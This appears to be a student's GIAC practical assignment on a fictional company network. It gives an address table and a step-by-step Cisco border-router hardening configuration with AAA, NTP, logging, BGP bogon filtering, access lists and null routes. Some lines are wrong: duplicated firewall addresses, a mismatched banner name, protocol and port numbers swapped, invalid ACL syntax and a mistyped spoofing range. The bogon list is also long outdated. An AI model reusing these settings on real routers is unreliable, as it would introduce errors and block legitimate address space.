
NAME	PRODUCT	INTERFACE	SUBNET MASK	IP ADDRESS
<b>GextRTR1</b>	Cisco 2651	Serial 0	255.255.255.252	181.71.0.1
		Serial 1	255.255.255.252	181.73.0.1
		Eth0	255.255.255.248	175.16.100.1
		Eth1	N/A	Spare
<b>GextRTR2</b>	Cisco 2651	Serial 0	255.255.255.252	181.72.0.1
		Serial 1	255.255.255.252	181.74.0.1
		Eth0	255.255.255.248	175.16.100.2
		Eth1	N/A	Spare
<b>(Router HSRP)</b>	N/A	N/A	255.255.255.248	175.16.100.3
<b>GextSW1</b>	Cisco 2950 12 port	N/A	N/A	N/A
<b>GextSW2</b>	Cisco 2950 12 port	N/A	N/A	N/A
<b>GextFW-A</b>	Sun Fire 280R	Hme0 (Sync)	255.255.255.252	181.75.1.1
		Qfe0 (HSRP)	255.255.255.248	175.16.100.6
		Qfe1 (DMZ)	255.255.255.128	175.16.100.137
		Qfe2 (T2)	255.255.255.252	181.75.2.1
		Qfe3 (T3)	255.255.255.248	181.75.3.1
		Qfe4 (Backup)	255.255.255.252	181.76.0.1
		Qfe5 (Mgmt)	255.255.255.240	181.75.4.1
		Qfe6 (Internal)	255.255.0.0	181.77.0.1
<b>GextFW-B</b>	Sun Fire 280R	Hme0 (Sync)	255.255.255.252	181.75.1.2
		Qfe0 (HSRP)	255.255.255.248	175.16.100.6
		Qfe1 (DMZ)	255.255.255.128	175.16.100.137
		Qfe2 (T2)	255.255.255.252	181.75.2.1
		Qfe3 (T3)	255.255.255.248	181.75.3.1
		Qfe4 (Backup)	255.255.255.252	181.76.0.1

		Qfe5 (Mgmt)	255.255.255.240	181.75.4.2
		Qfe6 (Internal)	255.255.0.0	181.77.0.1
<b>GdmzSW1</b>	Cisco 3550 24 EMI	N/A	N/A	N/A
<b>GdmzSW2</b>	Cisco 3550 24 EMI	N/A	N/A	N/A
<b>Gtier2SW1</b>	Cisco 3550 24 EMI	N/A	N/A	N/A
<b>Gtier2SW2</b>	Cisco 3550 24 EMI	N/A	N/A	N/A
<b>GmgmtSW1</b>	Cisco 3550 24 EMI	N/A	N/A	N/A
<b>GmgmtSW2</b>	Cisco 3550 24 EMI	N/A	N/A	N/A
<b>Gtier3SW1</b>	Cisco 3550 24 EMI	N/A	N/A	N/A
<b>Gtier3SW2</b>	Cisco 3550 24 EMI	N/A	N/A	N/A
<b>GintSW1</b>	Cisco 3550 48 EMI	N/A	N/A	N/A
<b>GintSW2</b>	Cisco 3550 48 EMI	N/A	N/A	N/A
<b>NewZealand</b>	Web Server	Qfe0	255.255.255.128	175.16.100.131
<b>England</b>	External DNS	Qfe0	255.255.255.128	175.16.100.129
<b>USA</b>	External Mail	Qfe0	255.255.255.128	175.16.100.130
<b>Denmark</b>	Application	Qfe0	255.255.255.252	181.75.2.2
<b>Egypt</b>	AAA	Qfe0	255.255.255.248	181.75.3.2
<b>Australia</b>	Database	Qfe0	255.255.255.248	181.75.3.3
<b>Zimbabwe</b>	Syslog	Qfe0	255.255.255.248	181.75.3.4
<b>Canada</b>	Backup	Qfe0	255.255.255.252	181.76.0.2
<b>Russia</b>	IDS Manager	Qfe0	255.255.255.240	181.75.4.3
<b>Croatia</b>	Firewall Manager	Qfe0	255.255.255.240	181.75.4.4
<b>GmgmtTS1</b>	Cisco 2511	Eth0	255.255.255.240	181.75.4.5
<b>Vietnam</b>	Tier-3 IDS Sensor	Qfe0 (Stealth)	0.0.0.0	0.0.0.0
		Qfe1	255.255.255.240	181.75.4.6
<b>Norway</b>	Internal IDS Sensor	Qfe0 (Stealth)	0.0.0.0	0.0.0.0
		Qfe1	255.255.255.240	181.75.4.7
<b>Germany</b>	DMZ IDS Sensor	Qfe0 (Stealth)	0.0.0.0	0.0.0.0
		Qfe1	255.255.255.240	181.75.4.8
<b>Brazil</b>	Proxy	Qfe0	255.255.0.0	181.77.0.2
<b>Greece</b>	Internal Mail	Qfe0	255.255.0.0	181.77.0.3
<b>Belgium</b>	Internal DNS	Qfe0	255.255.0.0	181.77.0.4
<b>France</b>	NTP & SSH	Qfe0	255.255.0.0	181.77.0.5

## GIAC Enterprises Logical Diagram







GIAC Enterprises Physical Diagram

# Security Policy and Tutorial

**Based on the security architecture that you defined in Assignment 1, provide a security policy for the following three components:**

- **Border Router(s)**
- **Primary Firewall(s)**
- **VPN(s)**

**You may optionally include a policy for the other devices (i.e. -internal firewalls).**

## Routers

Our routers will not be terminating any VPN traffic. We are using the stateful inspection technology of our firewall gateway so we will not need to use reflexive access-lists. We want extended access-lists only, and a reasonably concise set as not to impact the performance of the router itself. Running HSRP in a failover configuration allows us time to rebuild the router if one were to fail. Thus a backup copy of the configuration is done through cut-and-paste from a terminal session, encrypted using PGP (with three keys for recovery) and stored on a secure internal file server. There is no need to use a TFTP server. We also need to remember that our firewall is the VPN device so we will need to allow UDP port 50 and IP 500 through (Support IKE over TCP). There is an excellent guideline from NSA on how to secure Cisco routers (<http://nsa1.www.conxion.com/cisco/index.html>). Most of the following is the recommended configuration from Rob Thom at Cymru.COM (<http://www.cymru.com/index.html>). It has great bogus network lists (bogons) to follow (<http://www.cymru.com/Documents/secure-ios-template.html>). First we want eliminate un-needed services from running on the router. Next we encrypt passwords to the router to protect from unwanted disclosure and then set access lists for our environment. So starting with an un-configured router from the console;

```
Router> en
Router# conf t
```

This takes us into configuration mode. Set the name of the router.

```
hostname GextRTR1
```

Set the banner for any legal recourse.

```
banner motd %
GextRTR2. Access to this device or the attached
networks is prohibited without express permission.
Violators will be prosecuted to the fullest extent of
both civil and criminal law. You have been warned!!
%
```

Encrypt the password using a one-way hash algorithm (MD5).

```
service password-encryption
```

Set the password.

```
enable secret <password>
```

## **SERVICES**

Now disable un-needed services.

```
no service finger
no ip http server
no ip boot server
no snmp-server
no service tcp-small-servers
no service udp-small-servers
no cdp run
no service config
no ip source-route
no ip domain-lookup
no service dhcp
```

## **ACCESS**

Disable the auxiliary console.

```
line aux 0
no exec
exec-timeout 0 10
transport input none
```

Disable virtual terminal since we are using out-of-band management via the terminal server.

```
line vty 0 4
no exec
exec-timeout 0 10
transport input none
```

Set authentication to the console (which will be our only means of connecting).

```
line con 0
password <password>
exec-timeout 5 0
login
```

## **AUTHENTICATION AUTHORISATION AND ACCOUNTING**

```
aaa new-model
aaa-server giac host 181.75.3.2 <key> timeout 15
aaa-server protocol radius
aaa authentication login default group radius local
```

## **TIME**

Set the time zone.

```
clock timezone NZST 0
```

Set time synchronization with authentication to our time server France.

```
ntp authentication-key 6767 md5 <secret>
ntp authenticate
ntp server 181.77.0.5
```

Show timestamps for our logging



```
service timestamps debug datetime msec show-timezone localtime
service timestamps log datetime msec show-timezone localtime
```

## **LOGGING**

```
logging on
logging 181.75.3.4
logging buffered
logging console critical
logging trap information
logging facility local1
```

## **INTERFACES**

Configure a loopback0 address which will uniquely identify the router with our logging.

```
int loopback0
ip address 10.10.10.11 255.255.255.255
no ip redirects
no ip unreachable
no ip proxy-arp
```

Configure a null interface, we will send bad packets to this interface.

```
int null0
no ip unreachable
```

Configure our internal facing interface Ethernet0.

```
int e0
description Internal facing interface
ip address 175.16.100.2 255.255.255.248
no ip redirects
no ip unreachable
no ip proxy-arp
standby 1 ip 175.16.100.3
standby 1 preempt
ip access-group 102 in
```

Configure our second internal interface Ethernet1.

```
int e1
shutdown
no ip redirects
no ip unreachable
no proxy-arp
```

Configure our external facing serial interfaces.

```
int s0
description External facing interface to the ISP#1
ip address 181.71.0.1 255.255.255.252
no ip redirects
no ip unreachable
no ip proxy-arp
ip access-group 110 in
```

```
int s1
description External facing interface to ISP#2
ip address 181.73.0.1 255.255.255.252
no ip redirects
no ip unreachable
no ip proxy-arp
ip access-group 110 in
```

## **BORDER GATEWAY PROTOCOL**

```
router bgp 65100
  no synchronization
  no bgp fast-external-fallover
  bgp log-neighbor-changes
  bgp dampening route-map graded-flap-dampening
  network 175.16.100.0 mask 255.255.255.0
```

### **eBGP**

#### **ISP#1**

```
neighbor 181.71.0.2 remote-as 333
neighbor 181.71.0.2 soft-reconfiguration inbound
neighbor 181.71.0.2 description eBGP with ISP333
neighbor 181.71.0.2 password <password>
neighbor 181.71.0.2 version 4
neighbor 181.71.0.2 prefix-list bogons in
neighbor 181.71.0.2 prefix-list announce out
neighbor 181.71.0.2 maximum-prefix 125000
```

#### **ISP#2**

```
neighbor 181.73.0.2 remote-as 222
neighbor 181.73.0.2 soft-reconfiguration inbound
neighbor 181.73.0.2 description eBGP with ISP222
neighbor 181.73.0.2 password <password>
neighbor 181.73.0.2 version 4
neighbor 181.73.0.2 prefix-list bogons in
neighbor 181.73.0.2 prefix-list announce out
neighbor 181.73.0.2 maximum-prefix 125000
```

### **iBGP**

```
neighbor 175.16.100.2 remote-as 65100
neighbor 175.16.100.2 soft-reconfiguration inbound
neighbor 175.16.100.2 description iBGP with our other router
neighbor 175.16.100.2 password bgpwith111
neighbor 175.16.100.2 update-source Loopback0
neighbor 175.16.100.2 version 4
neighbor 175.16.100.2 next-hop-self
neighbor 175.16.100.2 prefix-list bogons in
neighbor 175.16.100.2 maximum-prefix 125000
no auto-summary
maximum-paths 2
```

## **PREFIXES**

```
ip route 175.16.100.0 255.255.255.0 Null0
ip prefix-list announce description GIAC allowed routing
announcements
ip prefix-list announce seq 5 permit 175.16.100.0/24
ip prefix-list announce seq 10 deny 0.0.0.0/0 le 32
```

The bogons prefix list prevents the acceptance of obviously bogus routing updates.

```
ip prefix-list bogons description Bogon networks we won't accept.
ip prefix-list bogons seq 5 deny 0.0.0.0/8 le 32
ip prefix-list bogons seq 10 deny 1.0.0.0/8 le 32
ip prefix-list bogons seq 15 deny 2.0.0.0/8 le 32
ip prefix-list bogons seq 20 deny 5.0.0.0/8 le 32
ip prefix-list bogons seq 25 deny 7.0.0.0/8 le 32
ip prefix-list bogons seq 30 deny 10.0.0.0/8 le 32
ip prefix-list bogons seq 35 deny 23.0.0.0/8 le 32
ip prefix-list bogons seq 40 deny 27.0.0.0/8 le 32
ip prefix-list bogons seq 45 deny 31.0.0.0/8 le 32
ip prefix-list bogons seq 50 deny 36.0.0.0/8 le 32
ip prefix-list bogons seq 55 deny 37.0.0.0/8 le 32
ip prefix-list bogons seq 60 deny 39.0.0.0/8 le 32
```

ip prefix-list bogons seq 65 deny 41.0.0.0/8 le 32  
ip prefix-list bogons seq 70 deny 42.0.0.0/8 le 32  
ip prefix-list bogons seq 75 deny 49.0.0.0/8 le 32  
ip prefix-list bogons seq 80 deny 50.0.0.0/8 le 32  
ip prefix-list bogons seq 85 deny 58.0.0.0/8 le 32  
ip prefix-list bogons seq 90 deny 59.0.0.0/8 le 32  
ip prefix-list bogons seq 115 deny 70.0.0.0/8 le 32  
ip prefix-list bogons seq 120 deny 71.0.0.0/8 le 32  
ip prefix-list bogons seq 125 deny 72.0.0.0/8 le 32  
ip prefix-list bogons seq 130 deny 73.0.0.0/8 le 32  
ip prefix-list bogons seq 135 deny 74.0.0.0/8 le 32  
ip prefix-list bogons seq 140 deny 75.0.0.0/8 le 32  
ip prefix-list bogons seq 145 deny 76.0.0.0/8 le 32  
ip prefix-list bogons seq 150 deny 77.0.0.0/8 le 32  
ip prefix-list bogons seq 155 deny 78.0.0.0/8 le 32  
ip prefix-list bogons seq 160 deny 79.0.0.0/8 le 32  
ip prefix-list bogons seq 170 deny 83.0.0.0/8 le 32  
ip prefix-list bogons seq 175 deny 84.0.0.0/8 le 32  
ip prefix-list bogons seq 180 deny 85.0.0.0/8 le 32  
ip prefix-list bogons seq 185 deny 86.0.0.0/8 le 32  
ip prefix-list bogons seq 190 deny 87.0.0.0/8 le 32  
ip prefix-list bogons seq 195 deny 88.0.0.0/8 le 32  
ip prefix-list bogons seq 200 deny 89.0.0.0/8 le 32  
ip prefix-list bogons seq 205 deny 90.0.0.0/8 le 32  
ip prefix-list bogons seq 210 deny 91.0.0.0/8 le 32  
ip prefix-list bogons seq 215 deny 92.0.0.0/8 le 32  
ip prefix-list bogons seq 220 deny 93.0.0.0/8 le 32  
ip prefix-list bogons seq 225 deny 94.0.0.0/8 le 32  
ip prefix-list bogons seq 230 deny 95.0.0.0/8 le 32  
ip prefix-list bogons seq 235 deny 96.0.0.0/8 le 32  
ip prefix-list bogons seq 240 deny 97.0.0.0/8 le 32  
ip prefix-list bogons seq 245 deny 98.0.0.0/8 le 32  
ip prefix-list bogons seq 250 deny 99.0.0.0/8 le 32  
ip prefix-list bogons seq 255 deny 100.0.0.0/8 le 32  
ip prefix-list bogons seq 260 deny 101.0.0.0/8 le 32  
ip prefix-list bogons seq 265 deny 102.0.0.0/8 le 32  
ip prefix-list bogons seq 270 deny 103.0.0.0/8 le 32  
ip prefix-list bogons seq 275 deny 104.0.0.0/8 le 32  
ip prefix-list bogons seq 280 deny 105.0.0.0/8 le 32  
ip prefix-list bogons seq 285 deny 106.0.0.0/8 le 32  
ip prefix-list bogons seq 290 deny 107.0.0.0/8 le 32  
ip prefix-list bogons seq 295 deny 108.0.0.0/8 le 32  
ip prefix-list bogons seq 300 deny 109.0.0.0/8 le 32  
ip prefix-list bogons seq 305 deny 110.0.0.0/8 le 32  
ip prefix-list bogons seq 310 deny 111.0.0.0/8 le 32  
ip prefix-list bogons seq 315 deny 112.0.0.0/8 le 32  
ip prefix-list bogons seq 320 deny 113.0.0.0/8 le 32  
ip prefix-list bogons seq 325 deny 114.0.0.0/8 le 32  
ip prefix-list bogons seq 330 deny 115.0.0.0/8 le 32  
ip prefix-list bogons seq 335 deny 116.0.0.0/8 le 32  
ip prefix-list bogons seq 340 deny 117.0.0.0/8 le 32  
ip prefix-list bogons seq 345 deny 118.0.0.0/8 le 32  
ip prefix-list bogons seq 350 deny 119.0.0.0/8 le 32  
ip prefix-list bogons seq 355 deny 120.0.0.0/8 le 32  
ip prefix-list bogons seq 360 deny 121.0.0.0/8 le 32  
ip prefix-list bogons seq 365 deny 122.0.0.0/8 le 32  
ip prefix-list bogons seq 370 deny 123.0.0.0/8 le 32  
ip prefix-list bogons seq 375 deny 124.0.0.0/8 le 32  
ip prefix-list bogons seq 380 deny 125.0.0.0/8 le 32  
ip prefix-list bogons seq 385 deny 126.0.0.0/8 le 32  
ip prefix-list bogons seq 390 deny 127.0.0.0/8 le 32

```

ip prefix-list bogons seq 395 deny 169.254.0.0/16 le 32
ip prefix-list bogons seq 400 deny 172.16.0.0/12 le 32
ip prefix-list bogons seq 405 deny 173.0.0.0/8 le 32
ip prefix-list bogons seq 410 deny 174.0.0.0/8 le 32
ip prefix-list bogons seq 420 deny 176.0.0.0/8 le 32
ip prefix-list bogons seq 425 deny 177.0.0.0/8 le 32
ip prefix-list bogons seq 430 deny 178.0.0.0/8 le 32
ip prefix-list bogons seq 435 deny 179.0.0.0/8 le 32
ip prefix-list bogons seq 440 deny 180.0.0.0/8 le 32
ip prefix-list bogons seq 445 deny 181.0.0.0/8 le 32
ip prefix-list bogons seq 450 deny 182.0.0.0/8 le 32
ip prefix-list bogons seq 455 deny 183.0.0.0/8 le 32
ip prefix-list bogons seq 460 deny 184.0.0.0/8 le 32
ip prefix-list bogons seq 465 deny 185.0.0.0/8 le 32
ip prefix-list bogons seq 470 deny 186.0.0.0/8 le 32
ip prefix-list bogons seq 475 deny 187.0.0.0/8 le 32
ip prefix-list bogons seq 480 deny 189.0.0.0/8 le 32
ip prefix-list bogons seq 485 deny 190.0.0.0/8 le 32
ip prefix-list bogons seq 490 deny 192.0.2.0/24 le 32
ip prefix-list bogons seq 495 deny 192.168.0.0/16 le 32
ip prefix-list bogons seq 500 deny 197.0.0.0/8 le 32
ip prefix-list bogons seq 505 deny 223.0.0.0/8 le 32
ip prefix-list bogons seq 510 deny 224.0.0.0/3 le 32
ip prefix-list bogons seq 515 permit 0.0.0.0/0 le 27

```

### **DAMPENING**

```

ip prefix-list damplongprefixes description Prefixes of /24 and
longer.
ip prefix-list damplongprefixes seq 5 permit 0.0.0.0/0 ge 24
ip prefix-list dampmediumprefixes description Prefixes of /22 and
/23.
ip prefix-list dampmediumprefixes seq 5 permit 0.0.0.0/0 ge 22 le 23
ip prefix-list dampshortprefixes description Prefixes of /21 and
shorter.
ip prefix-list dampshortprefixes seq 5 permit 0.0.0.0/0 le 21

```

### **Prevent dampening of the root DNS server Net blocks.**

```

ip prefix-list rootservers description DNS root server netblocks.
ip prefix-list rootservers seq 5 permit 198.41.0.0/24
ip prefix-list rootservers seq 10 permit 128.9.0.0/16
ip prefix-list rootservers seq 15 permit 192.33.4.0/24
ip prefix-list rootservers seq 20 permit 128.8.0.0/16
ip prefix-list rootservers seq 25 permit 192.203.230.0/24
ip prefix-list rootservers seq 30 permit 192.5.4.0/23
ip prefix-list rootservers seq 35 permit 192.112.36.0/24
ip prefix-list rootservers seq 40 permit 128.63.0.0/16
ip prefix-list rootservers seq 45 permit 192.36.148.0/24
ip prefix-list rootservers seq 50 permit 193.0.14.0/24
ip prefix-list rootservers seq 55 permit 198.32.64.0/24
ip prefix-list rootservers seq 60 permit 202.12.27.0/24

```

```

route-map graded-flap-dampening deny 10
  match ip address prefix-list rootservers
route-map graded-flap-dampening permit 20
  match ip address prefix-list damplongprefixes
  set dampening 30 750 3000 60
route-map graded-flap-dampening permit 30
  match ip address prefix-list dampmediumprefixes
  set dampening 15 750 3000 45
route-map graded-flap-dampening permit 40

```

```
match ip address prefix-list dampshortprefixes
set dampening 10 1500 3000 30
```

## **ACCESS LISTS**

At the time of this assignment, Cisco released an advisory on a vulnerability to Denial of Service. We have implemented the recommended patch and also incorporated their recommendations into our ACL's

(<http://www.cisco.com/warp/public/707/iacl.html>). **NOTE:** we have been selective in what we want to log as a precaution against denial of service.

### **External**

```
access-list 110 permit udp any 175.16.100.129 0.0.0.0 eq 53
access-list 110 deny 53 any any
access-list 110 deny 55 any any
access-list 110 deny 77 any any
access-list 110 deny 103 any any
```

Block special-use address (refer RFC 3330). **NOTE:** this is an additional security step as we are already routing these packets to a null interface.

```
access-list 110 deny ip host 0.0.0.0 any
access-list 110 deny ip 127.0.0.0 0.255.255.255 any
access-list 110 deny ip 192.0.2.0 0.0.0.255 any
access-list 110 deny ip 224.0.0.0 0.15.255.255 any
```

Block address spoofing.

```
access-list 110 deny ip 176.16.100.0 0.255.255.255 any log
```

Block our internal address space

```
access-list 110 deny ip any 181.75.0.0 0.0.255.255 log
```

Allow production traffic (SMTP, HTTP, HTTPS, IKE, ESP & AH).

```
access-list 110 permit tcp any 175.16.100.130 0.0.0.0 eq 25
access-list 110 permit tcp any 175.16.100.131 0.0.0.0 eq 80
access-list 110 permit tcp any 175.16.100.131 0.0.0.0 eq 443
access-list 110 permit ip any 175.16.100.6 0.0.0.0 eq 500
access-list 110 permit ip any 175.16.100.6 0.0.0.0 eq 50
access-list 110 permit ip any 175.16.100.6 0.0.0.0 eq 51
```

Allow BGP

```
access-list 110 permit tcp host 181.71.0.2 host 175.16.100.1 eq 179
access-list 110 permit tcp host 181.71.0.2 eq bgp host 175.16.100.1
access-list 110 permit tcp host 181.73.0.2 host 175.16.100.1 eq 179
access-list 110 permit tcp host 181.73.0.2 eq bgp host 175.16.100.1
access-list 110 permit tcp host 175.16.100.2 host 175.16.100.1 eq 179
access-list 110 permit tcp host 175.16.100.2 eq bgp host 175.16.100.1
access-list 110 deny tcp any any eq 179 log-input
```

### **Internal**

```
access-list 102 permit ip 175.16.100.0 0.255.255.255 any
access-list 102 deny ip any any log
```

## **ROUTING**

We are not going to set a default route as we are using routing protocols instead.

```
ip route 175.16.100.128 255.255.255.128 175.16.100.6
ip route 181.75.3.2 255.255.255.255 175.16.100.6 (AAA)
ip route 181.77.0.5 255.255.255.255 175.16.100.6 (Time)
ip route 181.75.3.4 255.255.255.255 175.16.100.6 (Log)
```

Now we want to set-up routes for IANA reserved networks (**see Appendix A**) to point to our Null interface. **NOTE:** In the real world 175.0.0.0/8 and 181.0.0.0/8 are reserved IANA networks but this is our address space for this assignment. We could achieve this with access-lists but this is more efficient.

```
ip route 0.0.0.0 255.0.0.0 null0
ip route 1.0.0.0 255.0.0.0 null0
ip route 2.0.0.0 255.0.0.0 null0
ip route 5.0.0.0 255.0.0.0 null0
ip route 7.0.0.0 255.0.0.0 null0
ip route 10.0.0.0 255.0.0.0 null0
ip route 23.0.0.0 255.0.0.0 null0
